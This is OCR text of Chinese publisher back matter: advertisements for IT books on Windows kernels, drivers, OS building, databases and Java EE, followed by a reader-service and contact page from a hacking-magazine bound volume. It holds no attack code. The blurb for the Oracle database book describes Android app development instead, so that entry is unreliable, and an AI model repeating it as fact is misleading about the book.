内容简介：这是一本讲述计算机工作原理的书。不过，你千万不要因为"工作原理"之类的字眼就武断地认为，它是晦涩而难懂的。作者用丰富的想象和清晰的笔墨将看似繁杂的理论阐述得通俗易懂，你丝毫不会感到枯燥和生硬。




《海量数据库解决方案》

【韩】李华植 著　郑保卫 盖国强 译
定 价：69.00元
内容简介：《海量数据库解决方案》系列丛书深受广大读者的喜爱已经长达 10 年之久，在被誉为"圣经"的同时，它已经变成了数据库用户不可或缺的必读书籍。作者竭力探求能够让 IT 工作者在实际工作中轻松应用并掌控的巧妙方法，提供事半功倍的海量数据库解决之道。



《黑客反汇编揭秘：第二版》

【俄】Kris Kaspersky（克里斯.卡巴斯基）著　谭明金 等译
定 价：65.00元
内容简介：很多人认为，黑客行为（Hacking）是不道德的，而本书作者 Kris Kaspersky 认为，这本书既不是一本破解代码的技术手册，也不是一本关于反黑客的防护手册，本书可以看做是一位喜欢刨根问底的自由主义者的学习笔记。



《代码大全（第2版）》

【美】Steve McConnell（史蒂夫.迈克康奈尔）著
金戈 汤凌 陈硕 张菲 译
定价：98.00元
内容简介：这也是一本完整的软件构建手册，涵盖了软件构建过程中的所有细节。它从软件质量和编程思想等方面论述了软件构建的各个问题，并详细论述了紧跟潮流的新技术、高屋建瓴的观点、通用的概念，还含有丰富而典型的程序示例。

欢迎投稿：

投稿信箱：jsj@phei.com.cn
　　　　　editor@broadview.com.cn
读者信箱：market@broadview.com.cn
电　　话：010-51260888

更多信息请关注：
博文视点官方网站：
http://www.broadview.com.cn
博文视点官方微博：
http://t.sina.com.cn/broadviewbj

電子工業出版社 PUBLISHING HOUSE OF ELECTRONICS INDUSTRY http://www.phei.com.cn　Broadview® WWW.BROADVIEW.COM.CN

博文视点·IT出版旗舰品牌

优秀原创 • 经典作品集



《Windows 内核情景分析——采用开源代码ReactOS（上、下册）》

毛德操 著

定 价：190.00元

内容简介：全书从“内存管理”、“进程”、“进程间通信”、“设备驱动”等多个方面进行分析介绍，所有的分析都有 ReactOS 的源代码（以及部分由微软公开的源代码）作为依据，使读者能深入理解 Windows 内核的方方面面，也可以使读者的软件开发能力和水平得到提高。




《构建高性能Web站点》

郭欣 著

定价：59.00元

内容简介：本书围绕如何构建高性能 Web 站点，从多个方面、多个角度进行了全面的阐述，涵盖了 Web 站点性能优化的几乎所有内容，包括数据的网络传输、服务器并发处理能力、Web 服务器缓存、反向代理缓存、脚本解释速度、页面组件分离、浏览器本地缓存等。




《天书夜读：从汇编语言到Windows内核编程》

谭文　邵坚磊 著

定 价：45.00元

内容简介：本书从基本的 Windows 程序与汇编指令出发，深入浅出地讲解了 Windows 内核的编程、调试、阅读，以及自行探索的方法。读者在使用 C/C++ 开发 Windows 程序的基础上，将熟练掌握汇编和 C 语言的应用，深入了解 Windows 底层，并掌握阅读 Windows 内核的基本方法，以及 Windows 内核的基本编程方法。




《软件架构的艺术》

李伟　吴庆海 著

定 价：59.00元

内容简介：本书聚焦于软件架构行业，全面介绍软件应用系统架构的基本原理、方法以及经典的实践经验。把握共同的规律，预知未来的发展，选择最佳的路径，尽可能减少成长的烦恼，并保持成熟的稳定，让企业充分享受属于架构整个生命阶段的华彩！



《Orange'S：一个操作系统的实现》

于渊　著

定 价：69.00元(含光盘1张)

内容简介：本书从只有二十行的引导扇区代码出发，一步一步地向读者呈现一个操作系统框架的完成过程。书中不仅关注代码本身，同时关注完成这些代码的思路和过程。本书不同于其他的理论型书籍，而是提供给读者一个动手实践的路线图。




《嵌入式系统Linux内核开发实战指南（ARM平台）》

王洪辉　编著

定 价：　168.00元（配光盘1张）

内容简介：《嵌入式系统 Linux 开发实战指南（ARM 平台）》凝聚了作者 12 年的工作经验和学习心得与体会，内容覆盖了嵌入式系统 Linux 内核开发的各个方面。该书共 32 章，分为四部分，每一部分的内容既相互独立，又彼此关联，读者可以根据自己的实际情况有选择地阅读，不必严格依照书中的章节顺序。



《Windows驱动开发技术详解》

张 帆　史彩成 等编著

定 价：65.00元（含光盘1张）

内容简介：本书由浅入深、循序渐进地介绍了 Windows 驱动程序的开发方法与调试技巧。本书共分 23 章，内容涵盖了 Windows 操作系统的基本原理、NT 驱动程序与 WDM 驱动程序的构造、驱动程序中的同步异步处理方法、驱动程序中即插即用功能、驱动程序的各种调试技巧等。




《轻量级Java EE企业应用实战——Struts 2+Spring+Hibernate整合开发》

新东方IT培训广州中心　软件教学总监　李刚著

定价：89.00元

内容简介：本书介绍了 Java EE 领域的三个开源框架：Struts 2、Spring 和 Hibernate。其中 Struts 2 升级到 2.1.2，Spring 升级到 2.5.5，Hibernate 升级到 3.2.6。本书保留《轻量级 J2EE 企业应用实战》里关于 Tomcat、Jetty 的介绍，新增了关于 Ant、CVS 的内容。




《Oracle数据库精讲与疑难解析》

Oracle DBA　赵振平　编著

定 价：128.00元

内容简介：本书分为三个部分，共 18 章，由浅入深地详细介绍了 Android 的每个开发细节。本书基础翔实，实例丰富，案例真实。从基础到案例覆盖了 Android 应用开发的三大领域：基础应用、网络应用和游戏应用。读者所需要学习的，正是本书描述的。



《VC++深入详解》

孙鑫　余安萍　编著

定 价：89.00元

内容简介：本书从实际应用入手，由浅入深、循序渐进地讲述 Windows 程序内部运行机制、MFC 框架、文本、菜单、对话框、文件操作、网络编程、进程间通信、ActiveX 控件、动态链接库、HOOK 编程等多个主题。本书内容丰富、实用性强，许多代码可以直接应用到工程项目中。

欢迎投稿：

投稿信箱：jsj@phei.com.cn
　　　　　editor@broadview.com.cn

读者信箱：market@broadview.com.cn

电　　话：010-51260888

更多信息请关注：

博文视点官方网站：
http://www.broadview.com.cn

博文视点官方微博：
http://t.sina.com.cn/broadviewbj

《〈黑客防线〉2010合订本（下半年）》读者交流区

尊敬的读者：

感谢您选择我们出版的图书，您的支持与信任是我们持续上升的动力。为了使您能通过本书更透彻地了解相关领域，更深入的学习相关技术，我们将特别为您提供一系列后续的服务，包括：

1. 提供本书的修订和升级内容、相关配套资料；
2. 本书作者的见面会信息或网络视频的沟通活动；
3. 相关领域的培训优惠等。

您可以任意选择以下四种方式之一与我们联系，我们都将记录和保存您的信息，并给您提供不定期的信息反馈。

1．在线提交

登录www.broadview.com.cn/12747，填写本书的读者调查表。

2．电子邮件

您可以发邮件至jsj@phei.com.cn或editor@broadview.com.cn。

3．读者电话

您可以直接拨打我们的读者服务电话：010-88254369。

4．信件

您可以写信至如下地址：北京万寿路173信箱博文视点，邮编：100036。

您还可以告诉我们更多有关您个人的情况，及您对本书的意见、评论等，内容可以包括：

（1）您的姓名、职业、您关注的领域、您的电话、E-mail地址或通信地址；

（2）您了解新书信息的途径、影响您购买图书的因素；

（3）您对本书的意见、您读过的同领域的图书、您还希望增加的图书、您希望参加的培训等。

如果您在后期想停止接收后续资讯，只需编写邮件"退订+需退订的邮箱地址"发送至邮箱：market@broadview.com.cn 即可取消服务。

同时，我们非常欢迎您为本书撰写书评，将您的切身感受变成文字与广大书友共享。我们将挑选特别优秀的作品转载在我们的网站（www.broadview.com.cn）上，或推荐至CSDN.NET等专业网站上发表，被发表的书评的作者将获得价值50元的博文视点图书奖励。

更多信息，请关注博文视点官方微博：http://t.sina.com.cn/broadviewbj。

我们期待您的消息！

博文视点愿与所有爱书的人一起，共同学习，共同进步！

通信地址：北京万寿路173信箱　博文视点（100036）　　电话：010-51260888

E-mail：jsj@phei.com.cn，editor@broadview.com.cn

www.phei.com.cn
www.broadview.com.cn

反侵权盗版声明